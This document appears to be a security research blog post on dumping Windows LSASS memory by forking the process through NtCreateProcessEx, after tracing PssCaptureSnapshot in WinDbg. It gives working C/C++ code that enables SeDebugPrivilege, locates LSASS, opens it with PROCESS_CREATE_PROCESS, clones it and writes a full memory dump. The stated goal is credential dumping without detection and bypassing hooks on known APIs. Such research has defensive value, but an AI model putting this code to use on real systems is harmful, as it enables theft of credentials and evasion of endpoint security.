Digging into PssCaptureSnapshot for LSASS Dumping

Introduction

Commonly, defensive products will either make use of Protected Process Light (PPL) or, copy some if its functionality and strip access attributes down when a handle is opened. From Bypassing LSA Protection in Userland:

> The most basic rule is that an unprotected process can open a protected process only with a very restricted set of access flags such as `PROCESS_QUERY_LIMITED_INFORMATION`. If they request a higher level of access, the system will return an `Access is Denied` error.

More on PPL:

In order to get around this, Process Snapshotting can be used. An example of this: Dumping Lsass without Mimikatz with MiniDumpWriteDump ~ MiniDumpWriteDump + PssCaptureSnapshot

This relies on a `CALLBACK` being declared:

```
BOOL CALLBACK MyMiniDumpWriteDumpCallback(
    __in     PVOID CallbackParam,
    __in     const PMINIDUMP_CALLBACK_INPUT CallbackInput,
    __inout  PMINIDUMP_CALLBACK_OUTPUT CallbackOutput
)
{
    switch (CallbackInput->CallbackType)
    {
    case 16: // IsProcessSnapshotCallback
        CallbackOutput->Status = S_FALSE;
        break;
    }
    return TRUE;
}
```


And then PssCaptureSnapshot called to snapshot the process, then MiniDumpWriteDump to actually do the dump:

```
PssCaptureSnapshot(lsassHandle, (PSS_CAPTURE_FLAGS)flags, CONTEXT_ALL,
(HPSS*)&snapshotHandle);
BOOL isDumped = MiniDumpWriteDump(snapshotHandle, lsassPID, outFile,
MiniDumpWithFullMemory, NULL, NULL, &CallbackInfo);
```

So, in this blog, I want to see wtf Windows means when they say *Snapshot* and how it is done. By doing that, it may be able to bypass both the restricted access to processes, and any specific hooks set on `PssCaptureSnapshot` as it is a known bypass.

Beneath the Snapshot

When trying to trace WINAPI Calls, I always try API Monitor. However, this time it was not fruitful:



With that not working, the next best method is WinDBG.

1. Examine all Process Snapshotting functions by looking for `Pss*` :

```
0:000> x KERNEL32!Pss*
00007ffe`c234bc40 KERNEL32!PssQuerySnapshotStub (PssQuerySnapshotStub)
00007ffe`c234bcc0 KERNEL32!PssWalkMarkerSeekToBeginningStub
(PssWalkMarkerSeekToBeginningStub)
00007ffe`c234bd00 KERNEL32!PssWalkSnapshotStub (PssWalkSnapshotStub)
00007ffe`c234bc00 KERNEL32!PssDuplicateSnapshotStub (PssDuplicateSnapshotStub)
00007ffe`c234bca0 KERNEL32!PssWalkMarkerGetPositionStub
(PssWalkMarkerGetPositionStub)
00007ffe`c234bc80 KERNEL32!PssWalkMarkerFreeStub (PssWalkMarkerFreeStub)
00007ffe`c234bc60 KERNEL32!PssWalkMarkerCreateStub (PssWalkMarkerCreateStub)
00007ffe`c234bbe0 KERNEL32!PssCaptureSnapshotStub (PssCaptureSnapshotStub)
00007ffe`c234bce0 KERNEL32!PssWalkMarkerSetPositionStub
(PssWalkMarkerSetPositionStub)
00007ffe`c234bc20 KERNEL32!PssFreeSnapshotStub (PssFreeSnapshotStub)
```

2. Unassemble `PssCaptureSnapshotStub`:

```
0:000> u KERNEL32!PssCaptureSnapshotStub
KERNEL32!PssCaptureSnapshotStub:
00007ffe`c234bbe0 48ff25296f0400  jmp     qword ptr [KERNEL32!_imp_PssCaptureSnapshot
(00007ffe`c2392b10)]
```

3. Some steps later:

```
0:000> t
KERNELBASE!PssCaptureSnapshot+0x17:
00007ffe`c1d9dc17 48ff15f2100e00  call    qword ptr
[KERNELBASE!_imp_PssNtCaptureSnapshot (00007ffe`c1e7ed10)] ds:00007ffe`c1e7ed10=
{ntdll!PssNtCaptureSnapshot (00007ffe`c4063940)}
```

4. Trace and Watch:

```
Function Name                                   Invocations MinInst MaxInst AvgInst
ntdll!NtAllocateVirtualMemory                             2       6       6       6
ntdll!NtCreateProcessEx                                   1       6       6       6
ntdll!NtQueryInformationProcess                          10       6       6       6
ntdll!PssNtCaptureSnapshot                                1     119     119     119
ntdll!PsspCaptureHandleInformation                        1      64      64      64
ntdll!PsspCaptureHandleTrace                              1      40      40      40
ntdll!PsspCaptureProcessInformation                       1      97      97      97
ntdll!PsspWalkHandleTable                                 1   77941   77941   77941
ntdll!memset                                              1     139     139     139
```

This gives a great overview of what this call is doing and shows some functions which may not be useful here, but could be useful in later projects (`PsspWalkHandleTable` for example).

Googling `"PssNtCaptureSnapshot"` led me to Evading WinDefender ATP credential-theft: a hit after a hit-and-miss start from 2019. In that post they discuss pretty much what I am doing here, and it seems we went for the same approach when debugging the function call, which is cool.

From all these calls, two of them seem like they need the bulk of the work:

1. NtCreateProcessEx
2. `PssNtCaptureSnapshot`

Bit more Googling, and I found Abusing Windows' Implementation of Fork() for Stealthy Memory Operations. This pointed me in the right direction...

Cloning

Before getting into the main bit that's makes it all work, a few utilities...

The declaration for `NtCreateProcessEx` :

```
typedef NTSTATUS (NTAPI* _NtCreateProcessEx)
(
    PHANDLE ProcessHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    HANDLE ParentProcess,
    ULONG Flags,
    HANDLE SectionHandle,
    HANDLE DebugPort,
    HANDLE ExceptionPort,
    ULONG JobMemberLevel
);
```

Before doing anything, SeDebugPrivilege needs to be set, this is easy enough:

```
BOOL set_privilege(LPCWSTR lpszPrivilege, BOOL bEnablePrivilege)
{
    TOKEN_PRIVILEGES tp;
    LUID luid;

    if (!LookupPrivilegeValueW(NULL, lpszPrivilege, &luid))
    {
        printf("[!] LookupPrivilegeValueW(): %s\n", get_error_msg().c_str());
        return FALSE;
    }

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    if (bEnablePrivilege)
    {
        tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    }
    else
    {
        tp.Privileges[0].Attributes = 0;
    }

    HANDLE hToken = NULL;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
&hToken))
    {
        printf("[!] OpenProcessToken(): %s\n", get_error_msg().c_str());
        return FALSE;
    }

    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL))
    {
        printf("[!] AdjustTokenPrivileges(): %s\n", get_error_msg().c_str());
        return FALSE;
    }
    printf("|> Set %ws!\n", lpszPrivilege);
    return TRUE;
}
```

Then, find LSASS:

```
int get_pid(std::wstring processName)
{
    HANDLE hProcessSnap;
    PROCESSENTRY32W pe32;
    hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    int pid = 0;

    if (hProcessSnap == INVALID_HANDLE_VALUE)
    {
        return pid;
    }
    else
    {
        pe32.dwSize = sizeof(PROCESSENTRY32W);
        if (Process32FirstW(hProcessSnap, &pe32))
        {
            while (Process32NextW(hProcessSnap, &pe32))
            {
                std::wstring wsProcess(pe32.szExeFile);
                if (pe32.szExeFile == processName)
                {
                    pid = pe32.th32ProcessID;
                    break;
                }
            }
        }
    }
    CloseHandle(hProcessSnap);
    return pid;
}
```

Cool; so `SeDebugPrivilege` is set, and the LSASS Process ID is identified...

In order to take a snapshot, I.E Fork a process, the `PROCESS_CREATE_PROCESS` attribute needs to be set and passed into OpenProcess. This attribute will allow for access to the processes handles and private memory:

```
hProcess = OpenProcess(PROCESS_CREATE_PROCESS, FALSE, dwPid);
```

In Abusing Windows' Implementation of Fork() for Stealthy Memory Operations, they state:

> By passing NULL for the SectionHandle and a `PROCESS_CREATE_PROCESS` handle of the target for the ParentProcess arguments, a fork of the remote process will be created and an attacker will receive a handle to the forked process.


Easy enough:

```
status = pNtCreateProcessEx(&hSnapshot, PROCESS_ALL_ACCESS, NULL, hProcess, 0, NULL,
NULL, NULL, 0);
```

As long as `hSnapshot` , `ProcessHandle` parameter, outputs a valid handle; then MiniDumpWriteDump should work fine:

```
dwSnapshot = GetProcessId(hSnapshot);
if (MiniDumpWriteDump(hSnapshot, dwSnapshot, hFile, MiniDumpWithFullMemory, NULL,
NULL, NULL) == FALSE)
{
    printf("[!] MiniDumpWriteDump(): %s\n", get_error_msg().c_str());
    goto Cleanup;
}
printf("|> Dump successful!\n");
```

Executing:




Conclusion

In my poking around the internet to dump LSASS effectively, and without detection, I stumbled across Dumping Lsass without Mimikatz with MiniDumpWriteDump ~ MiniDumpWriteDump + PssCaptureSnapshot which is fun, but I wanted to go a bit deeper into this call. Turns out, its quite simple. Although, as `PssCaptureSnapshot` is usually 8 `NTDLL` calls, its probably much more stable:

```
ntdll!NtAllocateVirtualMemory
ntdll!NtCreateProcessEx
ntdll!NtQueryInformationProcess
ntdll!PssNtCaptureSnapshot
ntdll!PsspCaptureHandleInformation
ntdll!PsspCaptureHandleTrace
ntdll!PsspCaptureProcessInformation
ntdll!PsspWalkHandleTable
ntdll!memset
```

An honourable mention is `RtlCloneUserProcess` :



A proof-of-concept for `fork` with `RtlCloneUserProcess`: cr4sh/fork.c.

If this is decompiled in IDA and a few functions hunted through within the call, it eventually lands on ZwCreateUserProcess so that is another method to do this with:

```
if ( v6 )
{
  v15 = *(_DWORD *)(v6 + 8);
  if ( v15 < 0 )
  {
    *(_DWORD *)(v6 + 8) = v15 & 0x7FFFFFFF;
    v22 = 32i64 * v9++;
    *(__int64 *)((char *)&v42 + v22) = 131090i64;
    *(__int64 *)((char *)&v43 + v22) = 8i64;
    *(__int64 *)((char *)&v45 + v22) = 0i64;
    (&v44)[(unsigned __int64)v22 / 8] = &v25;
  }
}
v41 = 32i64 * v9 + 8;
return ZwCreateUserProcess();
```

Thanks to the following two posts for their research and guardrailing me from rabbit-holing in the completely wrong direction: